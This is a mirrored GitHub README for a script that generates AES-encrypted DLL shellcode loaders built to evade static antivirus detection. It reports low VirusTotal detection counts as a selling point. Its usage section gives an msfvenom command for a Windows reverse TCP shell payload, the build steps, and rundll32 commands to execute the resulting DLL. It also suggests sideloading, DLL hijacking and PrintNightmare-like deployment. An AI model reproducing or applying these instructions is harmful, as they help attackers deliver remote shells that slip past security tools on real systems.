mirror of
https://github.com/restkhz/ShellcodeEncrypt2DLL
synced 2026-06-06 16:34:37 +00:00
 restkhz
65 lines
1.9 KiB
Markdown
65 lines
1.9 KiB
Markdown
# ShellcodeEncrypt2DLL
|
|
|
|
A script to generate AV evaded(static) DLL shellcode loader with AES encryption.
|
|
|
|
Shellcode and API names encryption + Dynamic API loading
|
|
|
|
Two modes:
|
|

- non-standalone: To make an encrypted DLL **WITHOUT** KEY stored in the DLL.You can use it for sideload/rundll32 but you need to pass the key. (So even if the sample is captured, the shellcode will be still difficult to recover)
|
|
- standalone: To make an encrypted DLL **WITH** KEY stored in the DLL. You can use it for sideload/hijack or in a printnightmare-like scenario.
|
|
|
|

VT: 2/72 (13/3/2025)
|
|
VT: 3/72 (14/3/2025)
|
|
|
|
|
|
|
|
|
|
|
|
## Usage
|
|
|
|
You can use this on **Kali** or other linux distributions
|
|
|
|
Dependencies:
|
|
```
|
|
pip install pycryptodome
|
|
sudo apt install mingw-w64
|
|
```
|
|
|
|
|
|
Example:
|
|
```
|
|
msfvenom -p windows/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 x64/xor_dynamic -f raw > shellcode.raw
|
|
|
|
python ShellcodeEncrypt2Dll.py --non-standalone shellcode.raw
|
|
or
|
|
python ShellcodeEncrypt2Dll.py --standalone shellcode.raw
|
|
```
|
|
|
|
Then you will get a `shell.dll`
|
|
|
|
For non-standalone:
|
|
```
|
|
rundll32 <path_to_dll>,EPoint <Your KEY>
|
|
```
|
|
You can make you own exe to load this DLL with KEY as well.
|
|
|
|
For standalone:
|
|
```
|
|
rundll32 <path_to_dll>,EPoint
|
|
```
|
|
|
|
As you see, standalone and non-standalone both have `EPoint` as export function.
|
|
|
|
|
|
|
|
|
|
Your can edit your key in the python script.
|
|
|
|
## How does it work?
|
|
|
|
This script will generate a header file for template.cpp, then try to compile with `x86_64-w64-mingw32-g++`.
|
|
The `shellcode` and `function names` like `VirtuallAlloc`, `CreateThread` etc will be encrypted(AES-CBC) with key.
|
|
|
|
The standalone mode will store the key in the DLL. Decrypt itself when running.
|
|
The non-standalone mode needs your key as a parameter to decrypt itself when running.
|